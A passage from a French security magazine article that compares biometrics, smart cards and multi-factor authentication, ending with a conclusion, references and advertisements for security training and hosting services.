- non trivial à dérober.

5.4.2 Inconvénients

- utilisation à distance limitée : nécessite des lecteurs biométriques sur les ordinateurs. Les données circulent alors via un canal non sécurisé : Internet (possibilité accrue de vol/substitution de l'empreinte envoyée) ;
- possibilités croissantes de falsification ;
- coût important ;
- problématiques éthiques de respect de la vie privée ;
- le « vol » du « mot de passe » a des conséquences rapidement dramatiques (notamment pour l'empreinte rétinienne).

5.5 Les cartes à puce

Après cet examen de l'état de l'art des mots de passe, il est beaucoup moins facile de se rire de l'ANSSI qui recommande massivement d'utiliser des cartes à puce pour l'authentification (règle 13 du guide d'hygiène informatique : http://www.ssi.gouv.fr/IMG/pdf/guide_hygiene_informatique_anssi.pdf).

5.5.1 Avantages

Généralement perçue comme surdimensionnée par rapport aux besoins, la carte à puce offre pourtant des avantages non négligeables, au vu des inconvénients/faiblesses des autres méthodes :

- coût raisonnable ;
- difficile à dérober : l'accès à la carte à puce n'implique pas la compromission automatique du secret, il faut connaître le PIN (bloqué si trop d'essais échoués) ;
- technologie maîtrisée et mature ;
- attaques par canaux auxiliaires difficiles : accéder au secret depuis les circuits requiert du matériel très coûteux. Le PIN est facilement mémorisable, le risque qu'il soit noté est réduit ;
- évolutivité : le code PIN déverrouille une clé cryptographique dont le dimensionnement peut être augmenté avec l'état de l'art (transparent pour l'utilisateur).

5.5.2 Inconvénients

- plus coûteuse qu'un mot de passe ;
- utilisation à distance limitée ;

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

- utilisation répandue de code PIN « pathétiques » : 0000, 1234, etc. ;
- dégradable : si la carte à puce est endommagée, l'accès est indisponible le temps de son remplacement.

5.6 L'authentification multi-critères

Ce type d'authentification s'est démocratisé notamment grâce aux banques. Le principe est de demander à l'utilisateur au moins 2 vecteurs d'authentification. Exemple : son mot de passe + un code reçu par SMS.

La robustesse repose sur le fait que les deux facteurs, fragiles individuellement, utilisent deux canaux différents. Dans l'exemple donné, le mot de passe utilise le canal Internet et le code SMS le canal GSM. Un attaquant doit alors dérober le mot de passe de l'utilisateur et être en même temps capable de lire les données de son mobile.

La biométrie, les cartes à puces, les « *tokens* », les SMS, les mots de passe, etc. peuvent être combinés au choix afin de forcer l'attaquant à devoir « être partout ».

Google propose notamment son application Authenticator pour smartphone (open source jusqu'en v2.21, des forks existent) qui démocratise la double authentification via un système OTP (mot de passe à usage unique). Elle s'interface avec la plupart des services populaires (Amazon, Dropbox, Facebook, Gmail, etc.).

Des solutions plus orientées « professionnels » existent également : citons RSA Secure ID.

Cette méthode a l'inconvénient d'être plus lourde en infrastructure et plus lente à l'usage.

Une autre faiblesse découle de la croissance de la convergence numérique. Les mots de passe sont de plus en plus sauvegardés sur les smartphones. Dans une authentification mot de passe/SMS, les deux facteurs sont localisés sur le même terminal.

Ce système n'en demeure pas moins très sérieux et il est à juste titre largement privilégié pour les opérations sensibles. Forcer l'attaquant à devoir réussir au moins deux attaques, nécessitant des compétences différentes, est une très bonne protection (tant que le gain en jeu n'est pas trop élevé).

Conclusion

Aucune solution ne respecte l'ensemble des critères de sécurité (robustesse, évolutivité, applicabilité) et chacune connaît des utilisateurs qui l'emploient mal (code PIN 0000, passe-phrase : JaimeLePain). Il existe donc un seuil incompressible de sésames vulnérables aux hackers.

La recommandation la plus pragmatique est donc de respecter les bonnes pratiques (quelle que soit la solution choisie) afin de se situer au-dessus de ce seuil.

En guise de conclusion, citons le fabuleux Randall Munroe :

Ce que s'imaginent les experts en crypto : « L'ordinateur est chiffré, hummm, construisons un supercalculateur à 1 million de dollars pour le craquer. Oh non ! C'est du RSA 4096, notre plan diabolique est déjoué ».

Ce qui arrive en vrai : « Son ordinateur est chiffré, droguons-le et tapons-lui dessus avec cette clé à molette à 5$, il nous donnera le mot de passe ». ■

■ Références & liens

[1] https://www.schneier.com/blog/archives/2014/03/choosing_secure_1.html#!s!xkcd

[2] http://www.explainxkcd.com/wiki/index.php/936:_Password_Strength

[3] http://security.stackexchange.com/questions/6095/xkcd-936-short-complex-password-or-long-dictionary-passphrase

[4] http://www.imperva.com/docs/WP_Consumer_Password_Worst_Practices.pdf

[5] http://blog.zorinaq.com/?e=42

[6] http://www.zdnet.com/article/cheap-gpus-are-rendering-strong-passwords-useless/

[7] http://www.troyhunt.com/2011/06/brief-sony-password-analysis.html

[8] http://research.microsoft.com/pubs/74164/www2007.pdf

[9] https://www.grc.com/haystack.htm

[10] http://fr.slideshare.net/sth4ck/sthack-2014-mano-0xsata-zwahlen-paware-a-diy-hardware-password-safe

[11] http://www.guichetdusavoir.org/viewtopic.php?t=9699

[12] http://xkcd.com/936/

[13] https://subrabbit.wordpress.com/2011/08/26/how-much-entropy-in-that-password/

[14] http://csrc.nist.gov/publications/nistpubs/800-63/SP800-63V1_0_2.pdf

https://xato.net/passwords/analyzing-the-xkcd-comic/#.VO-ATrvg3f4

https://www.grc.com/sn/sn-313.htm#!s!math%20is%20wrong

http://www.reddit.com/r/YouShouldKnow/comments/232uch/ysk_how_to_properly_choose_a_secure_password_the/cgt6ohq

http://www.reddit.com/r/technology/comments/1yxgqo/bruce_schneier_on_choosing_a_secure_password/cfp2z9k

http://en.wikipedia.org/wiki/Talk:Passphrase

http://www.whatsmypass.com/the-top-500-worst-passwords-of-all-time

http://www.fidian.com/programming/passwordsecurity

http://world.std.com/~reinhold/diceware.html

http://world.std.com/~reinhold/dicewarefaq.html#calculatingentropy

http://xkcd.com/792/

http://www.ssi.gouv.fr/IMG/pdf/NP_MDP_NoteTech.pdf

http://robinmessage.com/2014/03/why-bruce-schneier-is-wrong-about-passwords/

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

SANS

www . hsc-formation . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INFORENSIQUE
Cours SANS Institute
Certifications GIAC

FOR 408
Investigation Inforensique Windows

FOR 508
Analyse Inforensique et réponses aux incidents clients

FOR 572
Analyse et investigation numérique avancées dans les réseaux

FOR 585
Investigation numérique avancée sur téléphones portables

FOR 610
Rétroingénierie de logiciels malfaisants : Outils et techniques d'analyse

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

GIAC SANS

HSC

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Ce document est la propriété exclusive de la société DELOCIES pour 1 lecteur

LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

EXPRESS HOSTING

Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web

sales@ikoula.com
01 84 01 02 66
express.ikoula.com

ENTERPRISE SERVICES

Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter

sales-ies@ikoula.com
01 78 76 35 58
ies.ikoula.com

EX10

Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative

sales@ex10.biz
01 84 01 02 53
www.ex10.biz

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur